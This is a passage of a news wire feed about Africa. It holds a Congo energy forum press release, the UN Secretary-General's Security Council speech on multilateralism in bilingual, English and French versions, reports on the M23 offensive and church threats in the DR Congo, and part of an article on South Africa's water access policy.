    Faisons en sorte qu’ils soient à la hauteur de la mission… à la hauteur des besoins des populations… à la hauteur de la paix.

    Je vous remercie.

    MIL OSI Africa –

    February 19, 2025
  • MIL-OSI Africa: Congo Energy & Investment Forum (CEIF) 2025 to Feature Top Legal, Commercial Workforce Experts

    Source: Africa Press Organisation – English (2) – Report:

    BRAZZAVILLE, Republic of Congo, February 18, 2025/APO Group/ —

    Working in close collaboration with oil and gas companies operating in the Republic of Congo’s hydrocarbons industry, pan-African legal and business advisory group CLG served as a key provider of commercial services for the acquisition of a number of operating fields by Trident Energy in January 2025. As part of the acquisition, Trident Energy acquired a 15.75% interest in the Lianzi Field, an 85% interest in the Nkosa and Nsoko 2 fields and a 21.5% interest in the Moho-Bilondo field from energy supermajors Chevron and TotalEnergies.

    Having recently opened an office in Pointe-Noire, CLG is well-equipped to offer direct support for energy professionals operating in the country. As such, CLG will participate as the official Legal Partner to this year’s inaugural Congo Energy & Investment Forum (CEIF) 2025, which takes place in Brazzaville from March 24-26. CEIF 2025 will feature the participation of CLG Congo Managing Director Yves Ollivier and Director of Tax and Legal Daodou Mohammad as speakers.

    The inaugural Congo Energy & Investment Forum, set for March 24-26, 2025, in Brazzaville, under the patronage of President Denis Sassou Nguesso and supported by the Ministry of Hydrocarbons and Société nationales des pétroles du Congo, will bring together international investors and local stakeholders to explore national and regional energy and infrastructure opportunities. The event will explore the latest gas-to-power projects and provide updates on ongoing expansions across the country.

    Congo’s upcoming Gas Master Plan is expected to be a major focus at CEIF 2025, providing a robust framework for gas exploration, production and commercialization. This regulatory reform is set to boost investor confidence and unlock the country’s full natural gas potential. As such, CLG Congo is expected to lead discussions on the country’s transforming regulatory structure while offering expertise on new commercial opportunities in the sector.

    Meanwhile, with over 28 years’ experience in Africa’s energy and workforce development space, pan-African career management firm iCUBEFARM CEO Yolanda Asumu will also participate as a speaker at CEIF 2025. Under Asumu’s leadership, iCUBEFARM has become one of Africa’s most transformative professional networks, bridging talent with opportunity and driving economic growth. With a reach that spans over 10,000 professionals across Central Africa, the company is a strategic partner for businesses, delivering workforce development solutions to startups, small- and medium-sized enterprises and major companies alike.

    In line with its economic goals, the Congolese government has established policies to ensure that Congo’s energy sector benefits local businesses and workers. The Minister of Hydrocarbons Bruno Jean-Richard Itoua recently launched a registration campaign for subcontracting and service companies in the oil and gas industry. The initiative is designed to enhance transparency and improve the integration of local companies into the industry.

    As such, Asumu’s participation at CEIF 2025 is expected to support Congo’s strategy to encourage partnerships between foreign oil companies and local enterprises, with a focus on capacity building and knowledge sharing. Her participation as a speaker showcases the company’s dedication to supporting Congo’s approach to maximize domestic benefits from its vast energy resources, with a focus on job creation, technology transfer and building local expertise.

    “The combined expertise of these speakers in legal, commercial and workforce development in Congo’s energy sector will be instrumental in driving discussions on the country’s energy future. Their insights at CEIF 2025 will foster important dialogue on how to align local and international efforts, build capacity and maximize the benefits of Congo’s vast energy resources, ensuring sustainable growth and economic development for the country,” stated Energy Capital & Power Events & Project Director Sandra Jeque.

    MIL OSI Africa –

    February 19, 2025
  • MIL-OSI United Nations: Secretary-General’s remarks to the Security Council – on the Maintenance of International Peace and Security: Practicing Multilateralism, Reforming and Improving Global Governance [bilingual as delivered; scroll down for all-English and all-French]

    Source: United Nations secretary general

    Excellencies,

    I thank Minister Wang Yi and China for convening this important discussion.

    This year marks the 80th anniversary of the United Nations.

    Born out of the ashes of the Second World War, our organization was the result of a global commitment to “save succeeding generations from the scourge of war.”

    It also signaled a commitment to an entirely new level of international cooperation grounded in international law and our founding Charter.

    To help countries move past the horrors of conflict to forge sustainable peace. 

    To tackle poverty, hunger and disease. 

    To assist countries in climbing the development ladder.

    To provide humanitarian support in times of conflict and disaster.

    To embed justice and fairness through international law and respect for human rights.

    And to work through this Council to push for peace through dialogue, debate, diplomacy and consensus-building.

    Eight decades later, one can draw a direct line between the creation of the United Nations and the prevention of a third world war.

    Eight decades later, the United Nations remains the essential, one-of-a-kind meeting ground to advance peace, sustainable development and human rights.  

    But eight decades is a long time.

    And because we believe in the singular value and purpose of the United Nations, we must always strive to improve the institution and the way we work. 

    We have the hardware for international cooperation — but the software needs an update. 

    An update in representation to reflect the realities of today.

    An update in support for developing countries to redress historical injustices.

    An update to ensure countries adhere to the purposes, principles and norms that ground multilateralism in justice and fairness.

    And an update to our peace operations. 

    Excellencies,

    Global solidarity and solutions are needed more than ever. 

    The climate crisis is raging, inequalities are growing, and poverty is on the rise. 

    As this Council knows well, peace is getting pushed further out of reach — from the Occupied Palestinian Territory to Ukraine to Sudan to the Democratic Republic of the Congo and beyond. 

    Terrorism and violent extremism remain persistent scourges.

    We see a dark spirit of impunity spreading.   

    The prospect of nuclear war remains — outrageously — a clear and present danger.

    And the limitless promise of emerging technologies like Artificial Intelligence is matched by limitless peril to undermine and even replace human thought, human identity and human control. 

    These global challenges cry out for multilateral solutions.

    The Pact for the Future you adopted in September is aimed at strengthening global governance for the 21st century and rebuilding trust — trust in multilateralism, trust in the United Nations, and trust in this Council.

    At its heart, the Pact for the Future is a pact for peace — peace in all its dimensions.

    It puts forward concrete solutions to strengthen the machinery of peace, drawing from proposals to the New Agenda for Peace that prioritize prevention, mediation and peacebuilding.

    The Pact seeks to advance coordination with regional organizations, and ensure the full participation of women, youth and marginalized groups in peace processes.

    And it calls for strengthening the Peacebuilding Commission to mobilize political and financial support for nationally owned peacebuilding and prevention strategies.

    The Pact also includes the first multilateral agreement on nuclear disarmament in more than a decade…

    New strategies to end the use of chemical and biological weapons…

    And revitalized efforts to prevent an arms race in outer space and advance discussions on lethal autonomous weapons.

    It also calls on Member States to live up to their commitments enshrined in the UN Charter, and the principles of respect for sovereignty, territorial integrity and the political independence of states.

    It reaffirms unwavering commitment to abide by international law and prioritize the peaceful settlement of disputes through dialogue.

    It recognizes the role of the United Nations in preventive diplomacy.

    It reinforces the need to uphold all human rights — civil, political, economic, social and cultural.

    It calls for the meaningful inclusion of women and youth in all peace processes.

    And it specifically calls on this Council to ensure that peace operations are guided by clear and sequenced mandates that are realistic and achievable — with viable exit strategies and transition plans.

    But the Pact does even more for peace. 

    It recognizes that we must address the root causes of conflict and tensions.

    Sustainable peace requires sustainable development.

    The Pact includes support for an SDG Stimulus to help developing countries invest in their people and tackle key challenges, like moving towards a future anchored in renewable energy.

    It includes a revitalized commitment to reform the global financial architecture to better and more fairly represent the needs of developing countries.

    And it includes a Global Digital Compact that calls for an AI governance body that brings developing countries to the decision-making table for the first time.

    Excellences,

    Le Pacte reconnaît également que le Conseil de sécurité doit refléter le monde d’aujourd’hui, et non celui d’il y a 80 ans, et énonce des principes importants pour guider cette réforme tant attendue.

    Ce Conseil devrait être élargi et devenir plus représentatif des réalités géopolitiques d’aujourd’hui.

    Nous devons aussi continuer à améliorer les méthodes de travail du Conseil afin de le rendre plus inclusif, plus transparent, plus efficace, plus démocratique et plus responsable.

    Cela fait plus de dix ans que l’Assemblée générale examine ces questions.

    Le moment est venu de tirer parti de l’élan donné par le Pacte pour l’avenir et d’œuvrer en faveur d’un consensus plus large entre les groupes régionaux et les États Membres – y compris les membres permanents de ce Conseil – afin de faire avancer les négociations intergouvernementales.

    À tous les niveaux, j’appelle les membres de ce Conseil à surmonter les divisions qui bloquent une action efficace en faveur de la paix.

    Le monde compte sur vous pour contribuer véritablement à mettre fin aux conflits et à alléger les souffrances que ces guerres infligent à des innocents.

    Les membres du Conseil ont montré qu’il était possible de trouver un terrain d’entente.

    Qu’il s’agisse du déploiement d’opérations de maintien de la paix… de l’adoption de résolutions vitales sur l’aide humanitaire… de la reconnaissance historique des problèmes de sécurité rencontrés par les femmes et les jeunes… ou encore de la résolution 2719, qui appuie les opérations de soutien à la paix menées par l’Union africaine à travers des contributions obligatoires.

    Même aux heures les plus sombres de la guerre froide, la prise de décisions collégiales et le dialogue vif entretenu au Conseil de sécurité ont permis de préserver un système de sécurité collective, certes imparfait, mais fonctionnel.

    Je vous exhorte à retrouver cet esprit, à poursuivre vos efforts pour surmonter les divergences et bâtir les consensus nécessaires pour instaurer la paix dont tous les peuples ont tant besoin et qu’ils méritent.

    Excellences,

    La coopération multilatérale est le cœur battant de l’Organisation des Nations Unies.

    Guidé par les solutions offertes dans le Pacte pour l’avenir, le multilatéralisme peut devenir un instrument de paix encore plus puissant.

    Mais la puissance du multilatéralisme dépend directement du niveau d’engagement de chaque pays.

    Face aux enjeux du monde qui nous entoure, j’invite tous les États Membres à continuer de renforcer et d’actualiser nos mécanismes mondiaux de résolution des problèmes.

    Faisons en sorte qu’ils soient à la hauteur de la mission… à la hauteur des besoins des populations… à la hauteur de la paix.

    Je vous remercie. 

    ****
    [all-English]

    Excellencies,

    I thank Minister Wang Yi and China for convening this important discussion.

    This year marks the 80th anniversary of the United Nations.

    Born out of the ashes of the Second World War, our organization was the result of a global commitment to “save succeeding generations from the scourge of war.”

    It also signaled a commitment to an entirely new level of international cooperation grounded in international law and our founding Charter.

    To help countries move past the horrors of conflict to forge sustainable peace. 

    To tackle poverty, hunger and disease.  

    To assist countries in climbing the development ladder.

    To provide humanitarian support in times of conflict and disaster.

    To embed justice and fairness through international law and respect for human rights.

    And to work through this Council to push for peace through dialogue, debate, diplomacy and consensus-building.

    Eight decades later, one can draw a direct line between the creation of the United Nations and the prevention of a third world war.

    Eight decades later, the United Nations remains the essential, one-of-a-kind meeting ground to advance peace, sustainable development and human rights.   

    But eight decades is a long time. 

    And because we believe in the singular value and purpose of the United Nations, we must always strive to improve the institution and the way we work. 

    We have the hardware for international cooperation — but the software needs an update. 

    An update in representation to reflect the realities of today.

    An update in support for developing countries to redress historical injustices.

    An update to ensure countries adhere to the purposes, principles and norms that ground multilateralism in justice and fairness.

    And an update to our peace operations.  

    Excellencies,

    Global solidarity and solutions are needed more than ever.  

    The climate crisis is raging, inequalities are growing, and poverty is on the rise. 

    As this Council knows well, peace is getting pushed further out of reach — from the Occupied Palestinian Territory to Ukraine to Sudan to the Democratic Republic of the Congo and beyond. 

    Terrorism and violent extremism remain persistent scourges.

    We see a dark spirit of impunity spreading.    

    The prospect of nuclear war remains — outrageously — a clear and present danger.

    And the limitless promise of emerging technologies like Artificial Intelligence is matched by limitless peril to undermine and even replace human thought, human identity and human control. 
    These global challenges cry out for multilateral solutions.

    The Pact for the Future you adopted in September is aimed at strengthening global governance for the 21st century and rebuilding trust — trust in multilateralism, trust in the United Nations, and trust in this Council.

    At its heart, the Pact for the Future is a pact for peace — peace in all its dimensions.

    It puts forward concrete solutions to strengthen the machinery of peace, drawing from proposals to the New Agenda for Peace that prioritize prevention, mediation and peacebuilding.

    The Pact seeks to advance coordination with regional organizations, and ensure the full participation of women, youth and marginalized groups in peace processes.

    And it calls for strengthening the Peacebuilding Commission to mobilize political and financial support for nationally owned peacebuilding and prevention strategies.

    The Pact also includes the first multilateral agreement on nuclear disarmament in more than a decade…

    New strategies to end the use of chemical and biological weapons…

    And revitalized efforts to prevent an arms race in outer space and advance discussions on lethal autonomous weapons.

    It also calls on Member States to live up to their commitments enshrined in the UN Charter, and the principles of respect for sovereignty, territorial integrity and the political independence of states.

    It reaffirms unwavering commitment to abide by international law and prioritize the peaceful settlement of disputes through dialogue.

    It recognizes the role of the United Nations in preventive diplomacy.

    It reinforces the need to uphold all human rights — civil, political, economic, social and cultural.

    It calls for the meaningful inclusion of women and youth in all peace processes.
    And it specifically calls on this Council to ensure that peace operations are guided by clear and sequenced mandates that are realistic and achievable — with viable exit strategies and transition plans.

    But the Pact does even more for peace. 

    It recognizes that we must address the root causes of conflict and tensions.

    Sustainable peace requires sustainable development.

    The Pact includes support for an SDG Stimulus to help developing countries invest in their people and tackle key challenges, like moving towards a future anchored in renewable energy.

    It includes a revitalized commitment to reform the global financial architecture to better and more fairly represent the needs of developing countries.

    And it includes a Global Digital Compact that calls for an AI governance body that brings developing countries to the decision-making table for the first time.

    Excellencies,

    The Pact also recognizes that the Security Council must reflect the world of today, not the world of 80 years ago, and sets out important principles to guide this long-awaited reform.

    This Council should be enlarged and made more representative of today’s geopolitical realities.

    And we must continue improving the working methods of this Council to make it more inclusive, transparent, efficient, democratic and accountable.

    These issues have been under consideration by the General Assembly for more than a decade.

    Now is the time to build on the momentum provided by the Pact for the Future, and work towards a greater consensus among regional groups and Member States — including the permanent members of this Council — to move the intergovernmental negotiations forward.

    Throughout, I call on Members of this Council to overcome the divisions that are blocking effective action for peace.

    The world looks to you to act in meaningful ways to end conflicts, and ease the suffering these wars inflict on innocent people.

    Council Members have shown that finding common ground is possible.

    From deploying peacekeeping operations…to forging lifesaving resolutions on humanitarian aid…to historic recognitions of the security challenges faced by women and young people…to the landmark Resolution 2719 supporting African Union-led peace support operations through assessed contributions.

    Even in the darkest days of the Cold War, the collective decision-making and vigorous dialogue in this Council maintained a functioning, if imperfect, system of collective security.

    I urge you to summon this same spirit, continue working to overcome differences and focus on building the consensus required to deliver the peace all people need and deserve.

    Excellencies,

    Multilateral cooperation is the beating heart of the United Nations.

    Guided by the solutions in the Pact for the Future, multilateralism can also become an even more powerful instrument of peace.

    But multilateralism is only as strong as each and every country’s commitment to it.

    As we look to the challenges around us, I urge all Member States to continue strengthening and updating our global problem-solving mechanisms.

    Let’s make them fit for purpose — fit for people — and fit for peace.

    Thank you.

    ****
    [all-French]

    Excellences,

    Je remercie le Ministre Wang Yi et la Chine d’avoir organisé cet important débat.

    Cette année marque le quatre-vingtième anniversaire de l’Organisation des Nations Unies.

    Née des cendres de la Seconde Guerre mondiale, notre Organisation est le fruit de l’engagement pris à l’échelle mondiale de « préserver les générations futures du fléau de la guerre ».

    Sa création a également marqué un engagement en faveur d’un niveau de coopération internationale entièrement nouveau, ancré dans le droit international et dans notre Charte fondatrice.

    L’engagement d’aider les pays à dépasser les horreurs du conflit pour instaurer une paix durable.

    De lutter contre la pauvreté, la faim et la maladie.

    D’aider les pays à progresser sur l’échelle du développement.

    De fournir une aide humanitaire en cas de conflit ou de catastrophe.

    D’ancrer la justice et l’équité grâce au droit international et au respect des droits humains.

    D’œuvrer, dans le cadre de ce Conseil, pour faire avancer la paix par le dialogue, le débat, la diplomatie et la recherche d’un consensus.

    Huit décennies plus tard, on peut établir un lien direct entre la création de l’Organisation des Nations Unies et la prévention d’une troisième guerre mondiale.

    Huit décennies plus tard, l’ONU reste un lieu de rencontre unique en son genre et indispensable à la promotion de la paix, du développement durable et des droits humains.

    Mais huit décennies, c’est long.

    Et parce que nous croyons à la valeur et à l’objectif de l’ONU, qui lui sont propres, nous devons en permanence nous efforcer d’améliorer l’institution et notre façon de travailler.

    Le dispositif de coopération internationale est opérationnel, mais une refonte du système d’exploitation s’impose.

    Une refonte de la représentation, pour rendre compte des réalités d’aujourd’hui.

    Une refonte de l’aide apportée aux pays en développement, afin de réparer les injustices historiques.

    Une refonte visant à s’assurer que les pays adhèrent aux objectifs, principes et normes qui fondent le multilatéralisme sur la justice et l’équité.

    Et une refonte de nos opérations de paix.

    Excellences,

    La solidarité mondiale et des solutions globales sont plus que jamais nécessaires.

    La crise climatique fait rage, les inégalités se creusent et la pauvreté augmente.

    Comme ce Conseil le sait bien, la paix est de plus en plus hors de portée – du Territoire palestinien occupé à l’Ukraine, en passant par le Soudan, la République démocratique du Congo, etc.

    Les fléaux que sont le terrorisme et l’extrémisme violent persistent.

    Nous voyons se répandre une sombre culture de l’impunité.

    La menace d’une guerre nucléaire demeure un danger clair et présent, ce qui est révoltant.

    Les possibilités illimitées offertes par les technologies émergentes telles que l’intelligence artificielle s’accompagnent d’un risque également illimité d’affaiblissement, voire de remplacement de la pensée humaine, de l’identité humaine et du contrôle humain.

    Ces problèmes mondiaux demandent des solutions multilatérales.

    Le Pacte pour l’avenir que vous avez adopté en septembre vise à renforcer la gouvernance mondiale pour le vingt et unième siècle et à rétablir la confiance – confiance dans le multilatéralisme, confiance dans les Nations unies et confiance dans ce Conseil.

    Au fond, le Pacte pour l’avenir est un pacte pour la paix – la paix dans toutes ses dimensions.

    Il propose des solutions concrètes pour renforcer les mécanismes de paix, s’inspirant des propositions du Nouvel Agenda pour la paix qui donnent la priorité à la prévention, à la médiation et à la consolidation de la paix.

    Le Pacte vise à renforcer la coordination avec les organisations régionales et à garantir la pleine participation des femmes, des jeunes et des groupes marginalisés aux processus de paix.

    Il appelle au renforcement de la Commission de consolidation de la paix afin de mobiliser le soutien politique et financier nécessaire à la mise en œuvre des stratégies de prévention et de consolidation de la paix pilotées par les pays.

    Il contient également le premier accord multilatéral sur le désarmement nucléaire conclu depuis plus de dix ans…

    Présente de nouvelles stratégies visant à mettre fin à l’emploi d’armes chimiques et biologiques…

    Ainsi que des mesures revitalisées visant à prévenir une course aux armements dans l’espace et à faire avancer les débats sur les armes létales autonomes.

    Il exhorte les États Membres à respecter les engagements qu’ils ont pris, consacrés dans la Charte des Nations Unies, ainsi que les principes de respect de la souveraineté, de l’intégrité territoriale et de l’indépendance politique des États.

    Il réaffirme leur volonté inébranlable à respecter le droit international et à privilégier le règlement pacifique des différends par le dialogue.

    Il reconnaît le de l’Organisation des Nations Unies dans la diplomatie préventive.

    Il réaffirme la nécessité de respecter tous les droits humains – civils, politiques, économiques, sociaux et culturels.

    Il appelle à une véritable inclusion des femmes et des jeunes dans tous les processus de paix.

    Il demande en particulier au Conseil de sécurité de veiller à ce que les opérations de paix soient guidées par des mandats clairs et séquencés, réalistes et réalisables, ainsi que des stratégies de sortie et des plans de transition viables.

    Mais le Pacte va encore plus loin pour la paix.

    Il prend acte du fait que nous devons nous attaquer aux causes profondes des conflits et des tensions.

    Le développement durable passe par l’instauration d’une paix durable.

    Le Pacte dispose qu’il faut soutenir la mise en place d’un plan de relance des objectifs de développement durable afin d’aider les pays en développement à investir dans leur population et à relever des défis majeurs, notamment à s’orienter vers un avenir ancré dans les énergies renouvelables.

    Il comprend un engagement renouvelé de réformer l’architecture financière mondiale afin de représenter de manière plus exacte et plus équitable les besoins des pays en développement.

    Il comprend également un Pacte numérique mondial qui appelle à la création d’un organe de gouvernance de l’intelligence artificielle associant pour la première fois les pays en développement à la prise de décisions.

    Excellences,
    Le Pacte reconnaît également que le Conseil de sécurité doit refléter le monde d’aujourd’hui, et non celui d’il y a 80 ans, et énonce des principes importants pour guider cette réforme tant attendue.

    Ce Conseil devrait être élargi et devenir plus représentatif des réalités géopolitiques d’aujourd’hui.

    Nous devons aussi continuer à améliorer les méthodes de travail du Conseil afin de le rendre plus inclusif, plus transparent, plus efficace, plus démocratique et plus responsable.

    Cela fait plus de dix ans que l’Assemblée générale examine ces questions.
    Le moment est venu de tirer parti de l’élan donné par le Pacte pour l’avenir et d’œuvrer en faveur d’un consensus plus large entre les groupes régionaux et les États Membres – y compris les membres permanents de ce Conseil – afin de faire avancer les négociations intergouvernementales.

    À tous les niveaux, j’appelle les membres de ce Conseil à surmonter les divisions qui bloquent une action efficace en faveur de la paix.

    Le monde compte sur vous pour contribuer véritablement à mettre fin aux conflits et à alléger les souffrances que ces guerres infligent à des innocents.

    Les membres du Conseil ont montré qu’il était possible de trouver un terrain d’entente.

    Qu’il s’agisse du déploiement d’opérations de maintien de la paix… de l’adoption de résolutions vitales sur l’aide humanitaire… de la reconnaissance historique des problèmes de sécurité rencontrés par les femmes et les jeunes… ou encore de la résolution 2719, qui appuie les opérations de soutien à la paix menées par l’Union africaine à travers des contributions obligatoires.

    Même aux heures les plus sombres de la guerre froide, la prise de décisions collégiales et le dialogue vif entretenu au Conseil de sécurité ont permis de préserver un système de sécurité collective, certes imparfait, mais fonctionnel.

    Je vous exhorte à retrouver cet esprit, à poursuivre vos efforts pour surmonter les divergences et bâtir les consensus nécessaires pour instaurer la paix dont tous les peuples ont tant besoin et qu’ils méritent.

    Excellences,

    La coopération multilatérale est le cœur battant de l’Organisation des Nations Unies.

    Guidé par les solutions offertes dans le Pacte pour l’avenir, le multilatéralisme peut devenir un instrument de paix encore plus puissant.

    Mais la puissance du multilatéralisme dépend directement du niveau d’engagement de chaque pays.

    Face aux enjeux du monde qui nous entoure, j’invite tous les États Membres à continuer de renforcer et d’actualiser nos mécanismes mondiaux de résolution des problèmes.

    Faisons en sorte qu’ils soient à la hauteur de la mission… à la hauteur des besoins des populations… à la hauteur de la paix.

    Je vous remercie.

    MIL OSI United Nations News –

    February 19, 2025
  • MIL-OSI United Nations: DR Congo: Children reportedly killed in summary executions by M23 fighters

    Source: United Nations 2

    18 February 2025 Peace and Security

    The humanitarian emergency in eastern Democratic Republic of the Congo (DRC) has deteriorated sharply with serious human rights violations and abuses, including reported summary executions of children and generalised sexual violence.

    In an alert on Tuesday, the UN human rights office, OHCHR, confirmed that three children were killed by Rwanda-backed M23 armed group in Bukavu, the city in South Kivu which fell to the fighters on Sunday.

    “Our office has confirmed cases of summary execution of children by M23 after they entered the city of Bukavu last week. We are also aware that children were in possession of weapons,” said OHCHR spokesperson Ravina Shamdasani. “We call on Rwanda and M23 to ensure that human rights and international humanitarian law are respected.”

    The OHCHR spokesperson also condemned attacks on hospitals and humanitarian warehouses as well as threats against the judiciary, directly linked to the rapid advance of the M23 fighters across North Kivu and South Kivu.

    Burundi-bound

    The crisis has uprooted hundreds of thousands of vulnerable people in a matter of weeks in eastern DRC and between 10,000 and 15,000 people have now crossed into neighbouring Burundi in a matter of days, according to the UN refugee agency, UNHCR.

    The majority of those arriving in Burundi are Congolese, and they have mainly come from the outskirts of Bukavu, where the situation is deteriorating.

    These newly uprooted families and individuals join more than 91,000 refugees and asylum-seekers from DRC who arrived decades ago, said UNHCR spokesperson Matt Saltmarsh.

    “The situation in the eastern DRC remains extremely challenging and fluid, with recent clashes in South Kivu forcing more than 150,000 people to flee,” he added. “At least 85,000 of these individuals are living in newly created spontaneous sites for internally displaced people, where basic services such as water, shelter and access to health are in extremely short supply.”

    Eastern DRC is a mineral-rich region that has seen decades of instability amid a proliferation of armed groups which have forced hundreds of thousands to flee their homes, often seeking safety in displacement camps or in neighbouring countries.

    Fighting escalated sharply in late January as the largely-Tutsi M23 fighters seized control of parts of North Kivu, including areas near Goma, and advanced towards South Kivu and the eastern DRC’s second city of Bukavu.

    Prison break threat

    Other worrying developments stemming from the crisis include break-outs from Kabare and Bukavu central prisons on 14 February, OHCHR’s Ms. Shamdasani noted.

    “We have received protection requests from victims and witnesses; they fear retaliation from escapees, given their active participation in the trials against some of these prisoners convicted of grave human rights violations and abuses, some of which amount to international crimes,” she told journalists in Geneva. “We also have concerns for the safety of lawyers and other judicial staff.”

    The OHCHR spokesperson added that journalists, human rights defenders and members of civil society organizations have also been threatened and forced to leave the area.

    “Others are still stuck in Bukavu and Goma and expressed fear for their safety due to their active engagement for human rights and their denunciation of violations and abuses committed by Rwanda and M23 in various territories of eastern DRC.”

    In response to the unfolding emergency, UN human rights chief Volker Türk called on Rwanda and M23 to protect all individuals in territories under their control.

    “He expresses his horror at the events unfolding in South and North Kivu and the impact this is having on civilians,” Ms. Shamdasani said. “The violence must stop immediately. All parties must respect international humanitarian law, in particular regarding the protection of civilians and human rights law, and resume dialogue within the framework of the [regionally backed] Luanda and Nairobi processes.”

    MIL OSI United Nations News –

    February 19, 2025
  • MIL-OSI Europe: AFRICA/DR CONGO – Behind names like AFDL or M23 lies the Rwandan intervention in the east of the Democratic Republic of Congo

    Source: Agenzia Fides – MIL OSI

    Tuesday, 18 February 2025 wars  

    Kinshasa (Agenzia Fides) – “Sometimes you have the feeling that the poor are hopelessly lost,” reports a Church source from Bukavu, the capital of the Congolese province of South Kivu, which was taken by the M23 troops supported by the Rwandan army (see Fides, 17/2/2025). “City after city, village after village, the province of South Kivu is also falling. And they still talk about dialogue, offer themselves as mediators, without having the courage to call things by their name,” the source continues. It is not an internal conflict in the Democratic Republic of Congo, but an external aggression. “The country has been under attack for years, and since November 2021, when the M23 took up arms again, the situation has worsened. The M23 is the new name of the Rwandan intervention: Over time, it has operated under different names: AFDL (Alliance des Forces Démocratiques pour la Libération du Congo), RCD (Rassemblement Congolais pour la Démocratie), CNDP (Congrès National pour la Défense du Peuple)… Always with the same aim: to give a Congolese appearance to an invasion project that does not dare to admit its true nature”, said the source. “The testimony also describes the recurring pattern of this offensive: “The occupation is always preceded by riots, looting and murder. Then, the invaders arrive, presenting themselves as saviours. They do not impose respect for the law that they themselves have broken, but govern with a stick and a gun. And the inhabitants of Bukavu have already begun to experience this. Today, at a big meeting, they will present the new leaders and the new rules,” continued the source.As a sign of the new “normality”, the M23 has today, February 18, reopened the water links between Goma and Bukavu. “In the Ruzizi plain, Rwandan soldiers and M23 forces continue to advance and already have Luvungi in their hands,” the source said. According to our source, the population seems to have come to terms with the new situation: “And we will be surprised to see people applaud. Mothers who have seen the tomatoes they sold rot and have heard the cries of their hungry children will applaud. Men and young people who must be careful not to be confused with civilian soldiers or pro-government militiamen will applaud. Perhaps young people without a future will also applaud, who for decades have not been offered any opportunity for work or a decent life.” “And perhaps some will say that the people agree. What should an oppressed people do when they have no help, neither from within nor from outside? Must they die for the ideal of a fatherland? No, it will cling to its simple life and that of its children to move forward in a world that has become totally hostile,” concludes the source. (L.M.) (Agenzia Fides, 18/2/2025)
    Share:

    MIL OSI Europe News –

    February 19, 2025
  • MIL-OSI Europe: AFRICA/DR CONGO – Kinshasa: Police thwart threats by supporters of the ruling party against Catholic and Protestant churches

    Source: Agenzia Fides – MIL OSI

    Kinshasa (Agenzia Fides) – The religious services in Kinshasa, capital of the Democratic Republic of Congo (DRC), both in the Catholic parishes and in the Protestant communities of the Church of Christ in Congo (Église du Christ au Congo, ECC), took place last Sunday, February 16, generally without disturbances. Only in the Catholic parish of “St. Theresa” in Nd’jili, a municipality in the Kinshasa district, some demonstrators tried to disrupt the mass, but were prevented from entering the church by the intervention of the police. The Kinshasa police had previously taken measures to ensure the peaceful conduct of the religious services. The measure was taken after activists from the ruling Union for Democracy and Social Progress (UDPS) party threatened to attack and vandalize Catholic parishes and Protestant gatherings during religious services on Sunday 16 February. This was in protest against the meetings that the leaders of the Catholic Bishops’ Conference of Congo (CENCO) and the ECC had with Corneille Nangaa in Goma, in North Kivu province, and with Paul Kagame in Kigali, Rwanda.Corneille Nangaa is the coordinator of the Alliance Fleuve Congo (AFC), the political wing of the rebel movement M23, which has taken control of Goma (capital of North Kivu province) and Bukavu (capital of South Kivu province) and is threatening to march on Kinshasa to overthrow President Félix Tshisekedi. Paul Kagame is the President of Rwanda, who is considered the sponsor of the M23. The joint delegation of the Catholic and Protestant Churches presented the “Social Pact for Coexistence in the Democratic Republic of Congo” (see Fides, 13/2/2025), which aims to help resolve the crisis that has been going on for over 30 years in the east of the Democratic Republic of Congo. (L.M.) (Agenzia Fides, 18/2/2025)
    Share:

    MIL OSI Europe News –

    February 19, 2025
  • MIL-OSI Global: South Africa has failed to deliver access to enough water for millions – a new approach is needed

    Source: The Conversation – Africa – By Tracy Ledger, Head: Energy and Society Programme, University of Johannesburg

    South Africa is one of only 52 countries that guarantee access to water as a human right. “Access” from a human rights perspective means that water is physically accessible, clean and safe for consumption, and affordable. Section 27 of the country’s constitution stipulates that everyone has the right to access sufficient water.

    But South Africa is not doing well on meeting the standards of a full human rights approach to water access. In a recent paper, I and my colleagues at the Public Affairs Research Institute’s Just Transition Programme set out the extent of this failure, and mapped out what needs to be done to rectify the situation.

    The Just Transition Programme aims to contribute to a successful climate transition that prioritises social justice, equity and poverty reduction.

    Part of our research method is ethnography – spending time in communities struggling to access water. We do this to learn what concrete changes are required to improve people’s lives, from their own perspective.

    Physical access to water for households has increased significantly since the country’s first democratic elections in 1994. Nevertheless, water quality and safety has declined over the past ten years. Almost half the country’s drinking water is considered unsafe
    for human consumption. Water service interruptions – sometimes lasting days – are becoming more common.


    Read more:
    Basic water services in South Africa are in decay after years of progress


    South Africa’s household poverty rate (the number of households who live below the upper bound poverty line) is now at 55%. We found that water is becoming more and more unaffordable for impoverished households. The result is that these families have to limit the amount of water they use. This worsens poverty and inequality.

    To solve this problem, the South African government needs to embrace a human rights approach to access to water, where people are given enough water to live a full life.

    What went wrong?

    The first problem is affordability. People cannot access water if they don’t have the money to pay for it, but most clean and safe water in South Africa must be paid for. Poverty is a key barrier to access.

    The United Nations special rapporteur on the human rights to water and sanitation has emphasised that it is the responsibility of the state to assess whether households can afford to pay for water, without sacrificing other basic essential items such as food. It is up to governments to take steps to make water affordable.

    The country’s Free Basic Water policy was originally intended to address this issue. It guaranteed impoverished households access to a free 6,000 litres of water per month. This is roughly 200 litres per household of eight people per day. However, in practice this policy is not a meaningful solution, for two reasons:

    • the amount provided is an average of 25 litres of water per person per day. This is way below the World Health Organization recommendation of a minimum water allowance of between 50 and 100 litres of water per person per day.

    • many millions of poor households are excluded from the benefit because of poor implementation of the policy by municipalities.

    This situation reflects the failure to create, implement and oversee a regulatory environment that is necessary to realise affordable access to sufficient, clean water for all South Africans.

    The policy failures

    Firstly, water policy – at both national and municipal levels – has failed to take a human rights approach. A human rights approach requires that access to sufficient, quality and affordable water is the starting point for all policy making and resource allocation decisions. This has not been the case.

    Secondly, access to water has been narrowly defined as making water physically available without considering affordability. Most water access policy in South Africa includes statements declaring that water must be affordable for everyone. Unfortunately, all of these policy promises have remained exactly that – just promises.

    Meeting the goal of affordability requires more from the government than stating that water should be affordable. The state must develop affordability standards – in other words, calculate a water tariff that everyone can afford – and monitor it. At the moment, there is no national government oversight of water tariffs and so the affordability policy is effectively meaningless.


    Read more:
    The lack of water in South Africa is the result of a long history of injustice — and legislation should start there


    The actual state practices of tariff setting and approval, particularly in local municipalities, have not translated any of these promises into reality.

    Thirdly, many households are denied access to even the 25 litres of free water per person per day, because municipalities don’t always implement the free basic water policy as intended.


    Read more:
    Why ordinary people must have a say in water governance


